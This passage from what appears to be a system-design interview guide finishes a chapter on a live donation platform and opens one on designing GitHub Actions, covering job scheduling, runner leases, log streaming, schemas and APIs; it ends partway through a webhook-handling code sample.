
Failure	What happens	Handling
Our server crashes after the provider charged	No ledger entry yet	Webhook (retried by provider for days) and the reconcile job will record it

Failure	What happens	Handling
Webhook delivered twice	Duplicate capture attempt	Unique `(provider_ref, type)` makes the second insert a no-op
Kafka down	No live updates	Outbox rows pile up in the DB; relay drains them when Kafka returns
Redis lost	Total disappears	Rebuild from ledger SUM, then resume consumers from current offset
Primary provider outage	Donations fail	Circuit breaker switches to backup provider
WebSocket server dies	Its viewers disconnect	Clients reconnect with backoff to another node, get the latest tick at once

For the fan-out, each WebSocket server subscribes to one pub/sub channel (`event:9:ticks`). The snapshot job publishes once per second, so whether there are 10 or 2 million viewers, the backend work is the same: one publish, then each server writes to its own sockets.


```
Snapshot job ──1 msg/s──> Redis Pub/Sub or Kafka topic "ticks"
                            |        |         |
                        WS node 1  WS node 2 ... WS node 40
                        50k conns  50k conns     50k conns
```

8. Final architecture



Component	Job	Technology example
CDN	Static event page and JSON	CloudFront, Fastly
API Gateway	Auth, rate limit, bot checks	Envoy, Cloudflare, AWS WAF
Donation API	Create donations and payment intents	Stateless service
Payment provider	Card processing, 3-D Secure, fraud scoring	Stripe (primary), Adyen (backup)
Webhook Service	Verify signatures, write ledger + outbox	Small stateless service
Donations + Ledger DB	Source of truth for money	Postgres (sharded), Aurora, DynamoDB
Outbox relay	Publish DB events to Kafka reliably	Debezium CDC or polling relay
Kafka	Ordered event stream	Kafka, Kinesis
Total aggregator	Batched sharded counters	Kafka consumer
Leaderboard + feed	Top donors, recent messages	Kafka consumer + Redis sorted set
Redis	Live counters and sorted sets	Redis Cluster / ElastiCache
Broadcast + WebSocket fleet	Push 1 tick/s to millions	Redis Pub/Sub + WS servers, or a managed service
Reconcile jobs	Fix drift, catch missed webhooks	Scheduled workers

Deployment map (AWS)



Donations and provider webhooks write the ledger in the data subnet, and the aggregator turns ledger events into Redis counters that the WebSocket fleet pushes out to viewers once per second.

9. Common mistakes and interviewer follow-ups

- **Mistake: counting a donation as soon as the user clicks Donate.** Many payments fail or need 3-D Secure. Say instead: “We only count captured payments, confirmed by webhook.”
- **Mistake: one database row for the total.** Row locks collapse under 10,000 writes per second. Say instead: “Batched, sharded counters in Redis, rebuilt from the ledger.”
- **Mistake: no idempotency anywhere.** Double clicks and webhook retries cause double charges or double counting. Say instead: “Idempotency key from client, provider idempotency key, unique ledger key per provider event.”
- **Mistake: updating the DB and publishing to Kafka as two separate steps.** A crash in between loses or duplicates events. Say instead: “Transactional outbox.”
- **Mistake: storing money as floats.** Rounding errors in totals. Say instead: “Integer cents, plus currency code.”
- **Mistake: forgetting refunds and chargebacks.** The total only goes up and becomes wrong. Say instead: “Negative ledger entries and a reversal event with sign = -1.”
- **Mistake: pushing every donation to every viewer.** 40 million messages per second. Say instead: “One batched tick per second per viewer via pub/sub.”
- **Follow-up: “What about multiple currencies?”** Store original currency and amount, plus a converted amount in the event’s display currency using a fixed rate locked at capture time.

10. One-page cheat sheet

Topic	Key point
Scale	5M donations / 48 h, peak 10k/s, 2M viewers, $125M total
Payment flow	Create donation + PaymentIntent, client confirms with provider SDK, webhook is truth
Idempotency	Client key (unique in DB), provider key = donation_id, ledger unique (provider_ref, type)
Ledger	Append-only, integer cents, +capture, -refund, -chargeback
Reliable events	Transactional outbox -> Kafka
Running total	Consumer batches 200 ms, sharded `HINCRBY`, offset stored with increment
Display	1 tick per second via pub/sub to WebSocket/SSE fleet
Top donors	Redis sorted set `ZINCRBY`, negative on refund
Consistency	Counters AP for display, ledger CP for money, reconcile every minute
Fraud	Provider scoring, min amount, rate limits, 3-D Secure, hold big gifts from board

Topic	Key point
Spike	CDN, pre-scale, donation path never waits on display path
Failure	Missed webhooks caught by reconcile job; Redis rebuilt from ledger; backup provider

Sources

- Hello Interview: Design a Donations Website (community question)
- Hello Interview: Design a Payment System
- Hello Interview: Real-time Updates pattern
- Stripe Docs: Idempotent requests
- Stripe Docs: Receive events with webhooks
- microservices.io: Transactional outbox pattern
- Google Cloud: Sharded counters in Firestore

36. GitHub Actions (Hard)

> GitHub Actions is a CI/CD platform. CI (continuous integration) means every push or pull request is automatically built and tested. CD (continuous delivery) means changes that pass can be shipped automatically. A repository has YAML workflow files; when an event happens (a push, a pull request, a schedule), the platform reads the workflow, turns it into jobs, runs each job on a fresh machine called a runner, streams the logs live to the browser, stores build outputs (artifacts) and caches, and reports a green check or red cross on the commit. The interviewer is testing whether you can turn webhook events into reliable work, schedule millions of jobs onto a pool of machines fairly, run untrusted code safely, stream logs in real time, and autoscale the fleet without wasting money.

1. Functional requirements

Core (must have):

1. When a repository event happens (push, pull request, tag, schedule, manual trigger), the matching workflows start.
2. A workflow is parsed into jobs with dependencies (`needs:`) and matrix expansion (for example 3 OS versions x 4 language versions = 12 jobs).
3. Each job runs on an isolated, fresh runner with the requested label (for example `ubuntu-latest`).
4. Users can watch live logs per step in the browser, and read them later.
5. Jobs can upload and download artifacts and use a dependency cache keyed by a hash.
6. Users see job and workflow status on the commit and pull request (queued, in progress, success, failure, cancelled).
7. Users can cancel and re-run workflows. Failed infrastructure (runner died) is retried automatically.
8. Concurrency limits apply per account and per repository, plus `concurrency:` groups that cancel older runs.

Below the line (out of scope):

- The marketplace of reusable actions. We treat an action as code downloaded during a step.
- Self-hosted runners owned by customers. We mention the protocol but focus on hosted runners.
- Billing and minute metering in detail. We note we record job minutes.
- Deployment environments with manual approvals. Similar to a job waiting on a gate.

2. Non-functional requirements

1. **Scale:** around 10 million jobs per day, peaking at around 500 job starts per second, with about 100,000 jobs running at once.
2. **Trigger latency:** from push to job queued in under 5 seconds p95.
3. **Queue time:** from queued to running in under 30 seconds p95 for standard Linux runners when the account is under its limit.
4. **Log latency:** a line printed in a step appears in the browser in under 2 seconds.

5. **Isolation and security:** jobs run untrusted code. One job must never read another job's files, secrets or network. Fresh machine per job.
6. **Durability:** no triggered workflow is silently lost. Logs and artifacts are kept for 90 days.
7. **Availability:** 99.9% for the control plane. If it is partly down, queued work must survive and resume.
8. **Fairness:** one big organization pushing 10,000 jobs must not starve everyone else.
9. **Consistency:** each job must run **at most once at a time** (no two runners executing the same job attempt). Status shown in the UI can be eventually consistent by a second or two.
10. **CAP choice:** job state (assignment, status) is **CP**: we would rather delay a job than run it twice. Log viewing and status badges are **AP**.

3. Back-of-the-envelope estimates

Assumption	Number
Jobs per day	10 million
Average job duration	6 minutes
Peak to average	3x
Log output per job	1 MB (about 10,000 lines)
Artifacts per job (average, many have none)	20 MB
Cache size per job restore/save	200 MB restore, 50 MB save (some jobs)
Webhook events per day	50 million (most match no workflow)
Runner VM boot time (from warm pool)	5 to 10 seconds

```
Job starts:
  10M / 86,400 s = ~116 jobs/s average, ~350–500/s peak

Concurrent running jobs (Little's law: L = arrival rate * time in system):
  116 jobs/s * 360 s = ~42,000 average
  peak 3x            = ~125,000 runners at once

Webhook ingestion:
  50M / 86,400 = ~580 events/s average, ~2,000/s peak

Logs:
  10M * 1 MB = 10 TB/day  -> 90 days = 900 TB (compress 5x -> ~180 TB)
  live log write rate: 125,000 jobs * ~3 lines/s = ~375k lines/s at peak

Artifacts:
  10M * 20 MB = 200 TB/day -> 90 days = 18 PB (object storage)

Cache traffic:
  say 40% of jobs restore 200 MB: 4M * 200 MB = 800 TB/day read
  = ~9.3 GB/s average from object storage, must be close to runners

Status updates:
  each job has ~10 steps, 2 updates each: 10M * 20 = 200M updates/day
  = ~2,300/s average, ~7,000/s peak to the job state store
```

The numbers say: the control plane (triggers, scheduling, status) is moderate, but the data plane (logs, artifacts, cache) is huge and must go to object storage near the runners. The runner fleet itself (over 100,000 machines) is the main cost, so autoscaling matters a lot.

4. Core entities

- **Repository**: owner, name, default branch, account_id (for limits and billing).
- **Workflow**: a YAML file in `.github/workflows/`. Fields: workflow_id, repo_id, path, triggers.
- **WorkflowRun**: one execution of a workflow for an event. Fields: run_id, workflow_id, commit_sha, event, status, created_at, concurrency_group.
- **Job**: one unit of work inside a run. Fields: job_id, run_id, name, runs_on labels, needs (dependencies), status, attempt.
- **Step**: one command or action inside a job. Fields: step_id, job_id, number, name, status, started_at, ended_at.
- **Runner**: a machine that executes one job. Fields: runner_id, labels, pool, state (BOOTING, IDLE, BUSY, DRAINING), current_job_id, lease_expires_at.
- **Artifact**: a named file bundle uploaded by a job. Fields: artifact_id, run_id, name, s3_key, size, expires_at.
- **CacheEntry**: a reusable blob. Fields: repo_id, key, scope (branch), s3_key, size, last_used_at.

```
CREATE TABLE jobs (
  job_id        BIGINT PRIMARY KEY,
  run_id        BIGINT NOT NULL,
  account_id    BIGINT NOT NULL,
  repo_id       BIGINT NOT NULL,
  name          TEXT NOT NULL,
  labels        TEXT[] NOT NULL,          -- e.g. {ubuntu-latest}
  needs         BIGINT[] NOT NULL DEFAULT '{}',
  status        VARCHAR(16) NOT NULL,     -- BLOCKED, QUEUED, ASSIGNED,
                                          -- RUNNING, SUCCESS, FAILED, CANCELLED
  attempt       INT NOT NULL DEFAULT 1,
  runner_id     BIGINT,
  lease_until   TIMESTAMP,
  queued_at     TIMESTAMP,
  started_at    TIMESTAMP,
  finished_at   TIMESTAMP
);
CREATE INDEX idx_jobs_queue ON jobs (status, labels, queued_at)
  WHERE status = 'QUEUED';

CREATE TABLE cache_entries (
  repo_id      BIGINT NOT NULL,
  scope        TEXT NOT NULL,     -- refs/heads/main, refs/pull/42/merge
  cache_key    TEXT NOT NULL,     -- e.g. npm-linux-<hash of lockfile>
  s3_key       TEXT NOT NULL,
  size_bytes   BIGINT NOT NULL,
  last_used_at TIMESTAMP NOT NULL,
  PRIMARY KEY (repo_id, scope, cache_key)
);
```

A workflow file, so the entities have a concrete shape:

```yaml
name: ci
on: [push, pull_request]
concurrency:
  group: ci-${{ github.ref }}
  cancel-in-progress: true
jobs:
  test:
    runs-on: ubuntu-latest
    strategy:
      matrix: { node: [18, 20, 22] }
    steps:
      - uses: actions/checkout@v4
      - uses: actions/cache@v4
        with: { path: ~/.npm, key: npm-${{ hashFiles('package-lock.json') }} }
      - run: npm ci && npm test
  deploy:
    needs: test
    if: github.ref == 'refs/heads/main'
    runs-on: ubuntu-latest
    steps:
      - run: ./deploy.sh
```

This produces 4 jobs: 3 matrix `test` jobs and 1 `deploy` job blocked until all 3 succeed.

5. API design

User-facing APIs use the user's OAuth or session token. Runner APIs use a short-lived per-job token issued at assignment.

`POST /internal/events` – receive repository events from the Git service (webhook). Signed with HMAC.

```json
{ "deliveryId": "e7a1-...", "event": "push", "repoId": 501,
  "ref": "refs/heads/main", "after": "9fceb02", "pusher": "octo" }
```

Returns `202` immediately after durable enqueue.

`GET /repos/{owner}/{repo}/actions/runs?branch=main&status=in_progress` – list runs.

`GET /repos/{owner}/{repo}/actions/runs/{runId}` – run with its jobs and statuses.

```json
{ "runId": 88, "status": "in_progress", "conclusion": null,
  "jobs": [ { "jobId": 901, "name": "test (18)", "status": "completed",
              "conclusion": "success" },
            { "jobId": 904, "name": "deploy", "status": "queued" } ] }
```

`POST /repos/{owner}/{repo}/actions/runs/{runId}/cancel` – cancel. `202`.

`POST /repos/{owner}/{repo}/actions/runs/{runId}/rerun?failedOnly=true` – re-run. `201` with new attempt.

`GET /jobs/{jobId}/logs/stream` – Server-Sent Events (SSE) stream of live log lines.

```
event: line
data: {"step": 3, "n": 412, "ts": "2026-11-05T18:02:11.204Z", "text": "PASS src/a.test.js"}
```

Runner protocol (the runner calls out to us, never the other way, so runners need no open inbound ports):

`POST /runner/v1/jobs:acquire` – long poll for a job matching the runner's labels.

```
// request
{ "runnerId": 7712, "labels": ["ubuntu-latest", "x64"] }
// response 200 (or 204 after 50 s with no job)
{ "jobId": 901, "attempt": 1, "leaseSeconds": 60,
  "jobToken": "eyJ...", "definition": { "steps": ["..."] },
  "secretsUrl": "https://.../jobs/901/secrets" }
```

`POST /runner/v1/jobs/{jobId}/heartbeat` – extend the lease every 20 s. Returns `{ "cancel": false }` or `true` if the user cancelled.


`POST /runner/v1/jobs/{jobId}/logs` – append a batch of log lines (`{ "step": 3, "fromLine": 400, "lines": [...] }`).

`POST /runner/v1/jobs/{jobId}/steps/{n}` – step status update.

`POST /runner/v1/jobs/{jobId}/complete` – final result `{ "conclusion": "success" }`.


`POST /artifacts` and `GET /cache?key=..&restoreKeys=..` – return presigned object storage URLs (details in the deep dive).

6. High-level design



How does a push become a workflow run?

1. The Git service sends a `push` webhook to Event Ingest with a unique `deliveryId`.
2. Event Ingest checks the HMAC signature, dedupes by `deliveryId`, writes the event to Kafka, and returns `202`.
3. The Workflow Planner consumes the event, reads `.github/workflows/*.yml` at the pushed commit, and finds workflows whose `on:` matches (event type, branch filters, path filters).
4. For each match it creates a WorkflowRun and its Jobs in the Job State DB. Jobs with no `needs` become QUEUED; others start BLOCKED.



How does a job get a runner?

1. The Scheduler keeps per-account queues of QUEUED jobs, split by runner label.
2. A booted runner long-polls `jobs:acquire` with its labels.
3. The Scheduler picks the next job fairly across accounts, checks concurrency limits, and atomically marks it ASSIGNED with a lease (see deep dive).
4. It returns the job definition and a short-lived job token. Secrets are fetched with that token.

How does a job run?

1. The runner downloads the repository at the commit and any actions used.
2. It runs each step, sending log batches and step status updates, and a heartbeat every 20 seconds.
3. When done it calls `complete`. The Scheduler marks the job SUCCESS or FAILED.
4. If this unblocks dependent jobs (all their `needs` succeeded), they move to QUEUED.
5. The runner VM is destroyed. A fresh one replaces it in the pool.

How do users watch logs?

1. The browser opens `GET /jobs/901/logs/stream` (SSE).
2. The Log Service sends the lines so far, then pushes new lines as runners append them.
3. After the job ends, logs are compacted into one compressed file in object storage.

How does the commit get its green check?

1. On each status change, a Status Publisher sends a “check run” update to the Git service.
2. When all jobs are done, the run’s conclusion is computed and published.

7. Deep dives

How do we ingest triggers reliably from webhooks?

Webhooks arrive at around 2,000 per second at peak. Each can trigger heavy work (fetch YAML, parse, create dozens of jobs). If our handler is slow, the Git service times out and retries, creating duplicates. If we crash mid-way, a push gets no CI and nobody notices.

Option	How	Pros	Cons
Process synchronously in the webhook handler	Parse and create jobs before returning	Simple	Slow responses, retries, lost work on crash
Enqueue then process (Kafka/SQS)	Verify, store, return 202; workers do the rest	Fast, durable, retryable, absorbs bursts	Extra hop, need dedupe
Poll the Git service for changes	Periodically list new commits	No webhook dependency	Slow, wasteful, does not scale

Recommended: **verify, dedupe, enqueue, return 202; plan asynchronously.** Also run a backfill reconciler: compare recent pushes from the Git service’s event log with runs we created and replay misses.

```
def handle_webhook(req):
